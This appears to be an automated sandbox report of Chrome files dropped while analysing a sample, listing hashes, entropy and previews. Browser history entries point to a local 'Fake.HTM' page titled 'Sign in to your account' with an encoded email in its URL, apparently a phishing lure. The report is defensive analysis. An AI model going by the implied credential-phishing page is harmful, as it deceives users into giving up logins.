SHA1:	53FE22AE8569416A1AFE2C10B9F9902952C62763
SHA-256:	E9525E2DE5958507CB051037761A3F054EB575D310CF6395BA819BCF9D7F0EA1
SHA-512:	D5C43D608D7050FA51D1F7A88DB7BB68669B3BACAFC42B1F911D9129CE99AB017AA92894A9A159DBF182134969894CB0E3D5291A5D3E95C7FB9A93BAEA0B89F
Malicious:	false
Preview:	2021/08/03-20:20:48.209 138 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/MANIFEST-000001.2021/08/03-20:20:48.211 138 Recovering log #3.2021/08/03-20:20:48.213 138 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.20819342201393753
Encrypted:	false
SSDEEP:	12:TL+A/NO/bBv0rU1FBv0ZgxjHJmQLBRs2Kg6CBv0ZiCBv0o:TLxNODt/1FtfxjpmAAItVCtr
MD5:	0F0C84F9B3863E78BDC4B7F1C0333AF7
SHA1:	53DD07C02B79280B351B1387397DAEDA51CACC2E
SHA-256:	CC52BB784F303F61007C19FE738E136F4A66BDD8D83FEAEA9DA9CEF7374992B9
SHA-512:	4FF9918121B29827FD1815BC37A64A4F3622464CC6DC9B3DF1FB51CB2EBB50A6381A78A9EC409780465BB3D959173EC71FBFEB8CDD8835F9F308C664705C08F
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	1029
Entropy (8bit):	5.559514290860016
Encrypted:	false
SSDEEP:	24:slleK3QSgRbsLdzElN1+1/cPHRCJy2dY2wOtlae0NituStnLi:sllr3FkGsNTPxCJLdrIQY
MD5:	E1229A0F0B2067C61C2C8ED4B181FF18
SHA1:	DF39C1B0BAA51E60DA78560D1371390D14D2661E
SHA-256:	6327B19449AAD56E1D84E65D04CC3C6EC736350EE7585D5265CEB8946806F63B
SHA-512:	3459ABE36D849A44300FE94C6E7F0661F4E8DAEF97964705D5B63032AAEDFB5FD26369991AED01FCEFB947B948D2A70A12065AF314D4692608EB15E887B27ABI
Malicious:	false
Preview:	....."n....account..c..desktop..user..fake..file..htm..in..sign..sm9szw5llIntexroqhvuaxzhci5jb20..to..users..your*.....account.....c.....desktop.....user.....fake.....file.....htm.....in.....sign...#..sm9szw5llIntexroqhvuaxzhci5jb20.....to.....users.....your..2.....0.....2.....5.....9.....a.....b.....c.....d.....e.....f.....g.....h.....i.....j.....k.....l.....m.....n.....o.....p.....q.....r.....s.....t.....u.....v.....w.....x.....y.....z..:..... .....B..... .....*Kfile:///C:/Users/user/Desktop/Fake.HTM#Sm9sZW5lIlNteXRoQHVuaXZhci5jb20=2.Sign in to your account: .....e..... .....**file:///C:/Users/user/Desktop/Fake.HTM2.Sign in to your account:.....J+....."

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	42076
Entropy (8bit):	0.11718976586992927
Encrypted:	false
SSDEEP:	12:792ru6qLBj/OJt3l4F4nMWQfy9LnBQZ8fOt:7crqLB+3JtNnTfY
MD5:	919391DBC7788AED69DEC004FE7E6C61
SHA1:	F474BD448EDC34883E9D4450472E6DC892B96A3F
SHA-256:	3E838417F8E64F934C0E293CB3138BE6515EACB110CD1EC65D721C4BE24C45DE

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History-journal	
SHA-512:	8B83D807ECF4F171410870216CC64909B8D5CC4004B918FA5CF342F658ECE91AC956FA8274500A9E69C7029E0DF8D779FA9F99D9D66F6CC5E6DC11729096E91
Malicious:	false
Preview:	.....j.:..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Sessionup (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	4106
Entropy (8bit):	3.522867574249208
Encrypted:	false
SSDEEP:	48:343xo6IG93GW6akapG93G6uGddlf6KTG93GPkuGddlvN68d6xRL:34H92jZ92EViKS92PmVvs//
MD5:	8CF5153FCB4604BEC86B060B3B5E00A1
SHA1:	9283F4D2213533163FE1172E64FBD88DCA8D23A8
SHA-256:	F6E0F41350BAA434A5BF6ADEA00CFF0C8220F6B52CCF666F81180B2131BD7192
SHA-512:	35107DA9FD2D05AD9EB1B87E6B14BF5B8115122B3F4B918F22A5FB85DDC7C405ABFFA77338EBFCDA836837994D9EE8082C642D13958AD0E718B39D79BC0AB3EF
Malicious:	false
Preview:	SNSS.....!.....1.,.....$...66a13244_5b79_4430_b88f_9661e3008ccd.....?..... .....5..0.....&...{68ADBCFB-ED3C-4AA1-B80C-ADD502B6FA85}.....m..h.....K...file:///C:/Users/user/Desktop/Fake.HTM#Sm9sZW5lNteXRoQHVuaXZhci5jb20=....d...`.....X.....h.....`.....p.....x.....p.....HI.....HI.....K...f.i.l.e.:././.C.:./.U.s.e.r.s./.e.n.g.i.n.e.e.r./.D.e.s.k.t.o.p./.F.a.k.e...H.T.M.#.S.m.9.s.Z.W.5.l.L.l.N.t.e.X.R.o.Q.H.V.u.a.X.Z.h.c.i.5.j.b.2.0.=.....\...*...f.i.l.e.:././.C.:./.U.s.e.r.s./.e.n.g.i.n.e.e.r./.D.e.s.k.t.o.p./.F.a.k.e...H.T.M.....8.....0.....8.....?..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Tabs (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	1.8112781244591325
Encrypted:	false
SSDEEP:	3:3Dtn:3h
MD5:	0686D6159557E1162D04C44240103333
SHA1:	053E9DB58E20A67D1E158E407094359BF61D0639
SHA-256:	3303D5EED881951B0BB52CF1C6BFA758770034D0120C197F9F7A3520B92A86FB
SHA-512:	884C0D3594390E2FC0AEAB05460F0783815170C4B57DB749B8AD9CD10741A5604B7A0F979465C4171AD9C14ED56359A4508B4DE58E794550599AAA261120976C
Malicious:	false
Preview:	SNSS....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	2954
Entropy (8bit):	5.461349097664201
Encrypted:	false
SSDEEP:	48:/cd/DGzETa7IMD8db+RhvbQSefgGHNrS0U9RdiN9cq:/7Ka7IMQdb+RhvbQ5fgGtrS0Cq
MD5:	5129418A2E16C6FAE40898756F4E172E
SHA1:	4B4723300A8F6521DB8FB4B16599EE6450C3D4B0
SHA-256:	9664C7CDB3FFF1342309E0C5316076EAC3CC92A83ED378D2FD6D0FC5DE122DD6
SHA-512:	60736A5AE58659A690EDB93BE97818CB0E90D0E71E387BF41AFE127B49B36BF8A7EB00F2EFE65E6D4EB2FD3A9137E783E2F04BCE1A3D5FAC8CEFACF3BA0F5AE8
Malicious:	false
Preview:	%K.....*.....8META:chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm.....Y_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.HangoutSinkDiscoveryService;.{"cache":{"sinks":{},"g":{},"h":null},"manualHangouts":{}}.a_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.IdGenerator.cast.RequestIdGenerator..26539000.H_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.LogManager...["[2021-08-03 20:20:50.19][INFO][mr.Init] MR instance ID: c5ad69c0-f8a8-477c-bc2a-3b1d7e77b626\n","[2021-08-03 20:20:50.19][INFO][mr.Init] Native Cast MRP is disabled.\n","[2021-08-03 20:20:50.19][INFO][mr.Init] Native Mirroring Service is enabled.\n","[2021-08-03 20:20:50.19][INFO][mr.PersistentDataManager] removeTemporary_: 163 chars used\n","[2021-08-03 20:20:50.19][INFO][mr.PersistentDataManager] initialize: 163 chars used, 67 other chars\n","[2021-08-03 20:20:50.19][INFO][mr.CastProvider] Query enabled: true\n","[2021-08-03 20:20:50.19][INFO][mr.CloudProvider] I

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG	
File Type:	ASCII text
Category:	dropped
Size (bytes):	338
Entropy (8bit):	5.158047614694578
Encrypted:	false
SSDEEP:	6:mRVRUjAQ+q2PN723iKKdK8a2jMGIFUtpmVF+AgZmwPmVxXAQVkwON723iKKdK8as:2VyjAVvVa5Kk8EFUtpmV4Ag/PmVxXAIW
MD5:	D3B1CE986FC07A34C6274532542E0AE5
SHA1:	25B924DF6F95CB46492F1C3AAA87ED0AC133C051
SHA-256:	41A107482A111BE684C387CB6654E1292BD87959727181D4659702E85AAD19C2
SHA-512:	AE12EDC24CAF07782AC13F6B9560B050ADA144B5EA1F2AB6F09820FDD9730EB6DBA3DB7B9205BDB5885B90AD6494E5A2A70902F93355C3F324A1307B75E6812 0
Malicious:	false
Preview:	2021/08/03-20:20:36.544 16b8 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/MANIFEST-000001.2021/0 8/03-20:20:36.548 16b8 Recovering log #3.2021/08/03-20:20:36.550 16b8 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\ leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG.oldA (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	338
Entropy (8bit):	5.158047614694578
Encrypted:	false
SSDEEP:	6:mRVRUjAQ+q2PN723iKKdK8a2jMGIFUtpmVF+AgZmwPmVxXAQVkwON723iKKdK8as:2VyjAVvVa5Kk8EFUtpmV4Ag/PmVxXAIW
MD5:	D3B1CE986FC07A34C6274532542E0AE5
SHA1:	25B924DF6F95CB46492F1C3AAA87ED0AC133C051
SHA-256:	41A107482A111BE684C387CB6654E1292BD87959727181D4659702E85AAD19C2
SHA-512:	AE12EDC24CAF07782AC13F6B9560B050ADA144B5EA1F2AB6F09820FDD9730EB6DBA3DB7B9205BDB5885B90AD6494E5A2A70902F93355C3F324A1307B75E6812 0
Malicious:	false
Preview:	2021/08/03-20:20:36.544 16b8 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/MANIFEST-000001.2021/0 8/03-20:20:36.548 16b8 Recovering log #3.2021/08/03-20:20:36.550 16b8 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\ leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2825
Entropy (8bit):	4.86435102445835
Encrypted:	false
SSDEEP:	48:YALtdpBeMsNMHK5sJDysACs37sHWsd5/sSYMHCKs/MHCzsSOMHwsSJtFsX3RLs9D:HQxGKWDS1i/5vYGmGqOGKJ03QshS
MD5:	95488A82D5073BDAAFC1480073FF801F
SHA1:	E2E979B6D4A3EE16A815115C414D0A98E1DFA93F
SHA-256:	C091AE68AFCD5EC632B2C324B983D70F722463CB4D05A3CE8D52E07AA7E5A5D6
SHA-512:	D536466352320C5D394130A59B605617580050CDF325C4B3392D87D384C246E9D8C54FC16A247FF4B379F162536304E0D312D7781FFE245C643C5081B8BE08CD
Malicious:	false
Preview:	{"net":{"http_server_properties":{"broken_alternative_services":[{"broken_count":1,"host":"accounts.google.com","isolation":[],"port":443,"protocol_str":"quic"},{"broken_ count":1,"host":"www.google.com","isolation":[],"port":443,"protocol_str":"quic"}],"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"132485449526 75493","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":32613},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"adve rtised_versions":[],"expiration":"13248544952813644","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"alternati ve_service":[{"advertised_versions":[],"expiration":"13248544952748754","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://apis.google.com","supports_spd y":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544952634896","port":443,"protocol_str":"quic"}],"isolation":[],"server"

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent StateTM (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2527
Entropy (8bit):	4.885891652376015
Encrypted:	false
SSDEEP:	48:YALteBdpNntwTCXDHzM6NNsR2RLsRfTsyJSemMzsf+yKsWt3zsJOMHrYhbG:2lNnOTCXDHzM6NjOV5mMrxtxGshS
MD5:	E0CCF16281E52332927AB7BD864AD337
SHA1:	F71421C4191204CA75F355028064C6A7E781DCA3
SHA-256:	F78680A3E944465615A4797623F00FF48478604CDC945C3EE533C359C28104D0

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent StateTM (copy)	
SHA-512:	EB6BCB1D56FAC970EBE4BBB8D84AE9D2274E9F9DC0FB71359AE9CEF95CEE5FE35A3B07B00CA1AA082DBFA572A5B874F1667A10C289C6C0BF9154F37F51F30A37
Malicious:	false
Preview:	{"net":{"http_server_properties":{"broken_alternative_services":[{"broken_count":1,"host":"www.google.com","isolation":[],"port":443,"protocol_str":"quic"},{"broken_count":1,"host":"accounts.google.com","isolation":[],"port":443,"protocol_str":"quic"}],"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://cdnjs.cloudflare.com","supports_spdy":true},{"isolation":[],"server":"https://aadcdn.msauth.net","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275112841

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	337
Entropy (8bit):	5.156899428550592
Encrypted:	false
SSDEEP:	6:mRV9Q+q2PN723iKKdKgXz4rRIFUtpmVhgZmwPmVf9wQVkwON723iKKdKgXz4q8LJ:2V3vVa5KkgXiuFUtpmV+/PmVFz5Oa5K2
MD5:	938E0B4EC72D36E7A7F47CA9BF366D10
SHA1:	230CCEC5C5AF3B0BF4B125C82EED58C3A3E5B430
SHA-256:	0C745CF60F3A0A95B77DE94DC9833843398D7DFC3BF769CEA4B10DC2B7D4A1E0
SHA-512:	34EBE1BA333DA23EACFC04F46FCEDA9A8BF5C84A56E0D02A8B37D1B41762E495977833DFD0650603A064B20DE5965CDE8A8D084B5C71C5E9A3E1D95F086684BF
Malicious:	false
Preview:	2021/08/03-20:20:36.842 f48 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/MANIFEST-000001.2021/08/03-20:20:36.846 f48 Recovering log #3.2021/08/03-20:20:36.847 f48 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	337
Entropy (8bit):	5.156899428550592
Encrypted:	false
SSDEEP:	6:mRV9Q+q2PN723iKKdKgXz4rRIFUtpmVhgZmwPmVf9wQVkwON723iKKdKgXz4q8LJ:2V3vVa5KkgXiuFUtpmV+/PmVFz5Oa5K2
MD5:	938E0B4EC72D36E7A7F47CA9BF366D10
SHA1:	230CCEC5C5AF3B0BF4B125C82EED58C3A3E5B430
SHA-256:	0C745CF60F3A0A95B77DE94DC9833843398D7DFC3BF769CEA4B10DC2B7D4A1E0
SHA-512:	34EBE1BA333DA23EACFC04F46FCEDA9A8BF5C84A56E0D02A8B37D1B41762E495977833DFD0650603A064B20DE5965CDE8A8D084B5C71C5E9A3E1D95F086684BF
Malicious:	false
Preview:	2021/08/03-20:20:36.842 f48 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/MANIFEST-000001.2021/08/03-20:20:36.846 f48 Recovering log #3.2021/08/03-20:20:36.847 f48 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5502
Entropy (8bit):	5.170386514903795
Encrypted:	false
SSDEEP:	96:nWtXb/TT9F9cyaAKIRxk0JCKL8rqbOTQVuwn:nWtXb397P9B4Ksg
MD5:	A44446977AF0AFE9B8B1FA6110A0571B
SHA1:	5652DA7AD95214F702F037A372E62371BCFF2C9B
SHA-256:	8B2F654A873BD711F0BA107E4B8A195409763B1864A5F2E505C16C7E059CACE4
SHA-512:	9530BB53B266B34E266B0779D22F8E4E77DBD0F9407DC4C1F123AB87026F36B5EDAC325B7ED1DACF18F7F6B64E3788FF5FA1C160F4A0B96A087530BF8429DD26
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520836805261","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952891998324","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952963463509","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1501624"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferencese/ (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5476
Entropy (8bit):	5.166817285781815
Encrypted:	false
SSDEEP:	96:nWtXb/qT9F9cyaAKIRxk0JCKL8robOTQVuwn:nWtXbk97P9B4Ksa
MD5:	FE22B647E40AAB777F53BF413A06CDBB
SHA1:	48FFF236737351E6325A179CF7F04061B1992D98
SHA-256:	048F710BDD83A43F9D578CCB1C68E2C57CAEA68C52C0873FFC985CA1AB1E9D1A
SHA-512:	319F1B7287E82B6E4EFE6BDCFA77B706F4FB5E51E0CB9676653D4C5FCDCF67CBB265182CD486D046909CB16BDE5CF772B80BB37FAE7B8E6F50534AECB6B0AF7D
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520836805261","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952891998324","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952963463509","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1501624"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	1.0005335579717478
Encrypted:	false
SSDEEP:	48:TUIopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGUYzmVtNrzNydSc:wIElwQF8mpcSkb
MD5:	2DD6BFBDAC3A2B82C7679707A0F8D695
SHA1:	FE82A0DDE60BA282DBB53CDD114A33FC256F524F
SHA-256:	B3965F7C291E92B5CB8A2BD9370C25A9B741ABB8C0D9E7D1DB891BC34EF606E3
SHA-512:	5B11AF165176800A891E5F5D08E24254FB246DE0DBAE3B9E778E0D51A74A8DCD2BEFF1F9847EAB89B123A8F24C75841ED6007FD110DBEB3E6D89CE82BC72CBDC
Malicious:	false
Preview:	SQLite format 3......@ ....C..........g...^.........j...

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	29252
Entropy (8bit):	0.6278107078679718
Encrypted:	false
SSDEEP:	48:QEqkIopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGUC4:QEhIElwQF8mpcSh
MD5:	65B2F4254CAF151DCEFFA75C6BDA1470
SHA1:	8A6AFA0A047CB87674E18668849DA99477A17205
SHA-256:	4F87833A35D0A532F2A1405C8111CCB39978A3232EBD5A81543543D4A291030F
SHA-512:	8B7114B2D06332A2997ACBBC22B90861299A14E7A96F566E7B5C8FFFB7F338F8FDC643E6079A9CCC3C61B604D708FCFD44E7E40CA3198B8D2BE4D53ACF13FF2
Malicious:	false
Preview:	.............d...

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	16745
Entropy (8bit):	5.577474099623475
Encrypted:	false
SSDEEP:	384:2j6t+LleeXh1kXqKf/pUZNCgVLH2HfDRrUPPld4H:+Lljh1kXqKf/pUZNCgVLH2HftrUHldg

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences. (copy)	
MD5:	D9B911D9959F46C3FF25D2A326502919
SHA1:	E29ED85A8DDE753129B12BB162BDEE111887BF64
SHA-256:	849D7D65A1F6FD9F5077363707277A5FDCE898A669E1154586FC374E0C6407AE
SHA-512:	92E840923338597DD50C5182BA4FAEC3721706DB9D732B76A51B98CD916D930D09180DFB98F2CB5E802D753838DAB289989D7F30A84DCD9D05A1C2AD80E04A
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272520836518495","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences: (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22596
Entropy (8bit):	5.536234814880436
Encrypted:	false
SSDEEP:	384:2j6tbLleeXh1kXqKf/pUZNCgVLH2HfDRrUAHGanTQ9ld4e:bLljh1kXqKf/pUZNCgVLH2HftrUEGanu
MD5:	C3C0F8047D81C3B8300195C6EFCF7FA5
SHA1:	715EF5D6D3A8DB2E265F3669E060101D0618B990
SHA-256:	58565290590AE77CA9D70740A9ADDCC5C806F3A2EF906D0441DE939B32764FA3
SHA-512:	6D9E5A6AA4E3BA1C1E9C6F4EB4F91BBE1F03C526DBD80D6BB9C3C5B4E588652A8B9E43C3A754EBAA019C75AA1E6F18C1BBD44115FA70549B5FB7AB68E9424FE4
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272520836518495","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5ljljljljljl:5ljljljljl
MD5:	1B4FA89099996CE3C9E5A0A9768230E8
SHA1:	9026E1E0906E3B3FE0E414EE814CC5A042807A04
SHA-256:	537818AAFD0902A8B2D58B483674391E33E762B5E1E8CD226D873098CCE9C8F9
SHA-512:	4279C9380ACC5AB329EC6BCDA10CCF0A7437CEF63845B63E741CE517042CFE83340D2D362DD6B9E039BF55E61F484CCF72B8FD8477D1D0292E0B879CB94946B
Malicious:	false
Preview:	..&f.....&f.....&f.....&f.....&f.....&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	323
Entropy (8bit):	5.143068318398169
Encrypted:	false
SSDEEP:	6:mRVWQ+q2PN723iKKdKrQMxIFUtpmV1gZmwPmV1QVkwON723iKKdKrQMFLJ:2VCvVa5KkCFUtpmVy/PmV+5Oa5KktJ
MD5:	4366D5812A7784ACF3FA6865BBB4E5E3
SHA1:	6C1F46FDE3D96C1AA5DFC22679E66AE9010DC109
SHA-256:	E4FA22AF885A46F7B38BE71546A2EDC1B502261EB17486BF3ED808F5744EB04E
SHA-512:	1170B95A993701E789F26BCF284884993BEA1A8053D2144F95AA6BF10DC140661F2825939C726DE485B460FC9C4049752CC95BD2289DC23EBA6CEDCFAA77DD9
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG	
Preview:	2021/08/03-20:20:36.744 f48 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/MANIFEST-000001.2021/08/03-20 :20:36.745 f48 Recovering log #3.2021/08/03-20:20:36.745 f48 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/000003. log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	323
Entropy (8bit):	5.143068318398169
Encrypted:	false
SSDEEP:	6:mRVWQ+q2PN723iKKdKrQMxIFUtpmV1gZmwPmV1QVkwON723iKKdKrQMFLJ:2VCvVa5KkCFUtpmVy/PmV+5Oa5KktJ
MD5:	4366D5812A7784ACF3FA6865BBB4E5E3
SHA1:	6C1F46FDE3D96C1AA5DFC22679E66AE9010DC109
SHA-256:	E4FA22AF885A46F7B38BE71546A2EDC1B502261EB17486BF3ED808F5744EB04E
SHA-512:	1170B95A993701E789F26BCF284884993BEA1A8053D2144F95AA6BF10DC140661F2825939C726DE485B460FC9C4049752CC95BD2289DC23EBA6CEDCFAA77DD9
Malicious:	false
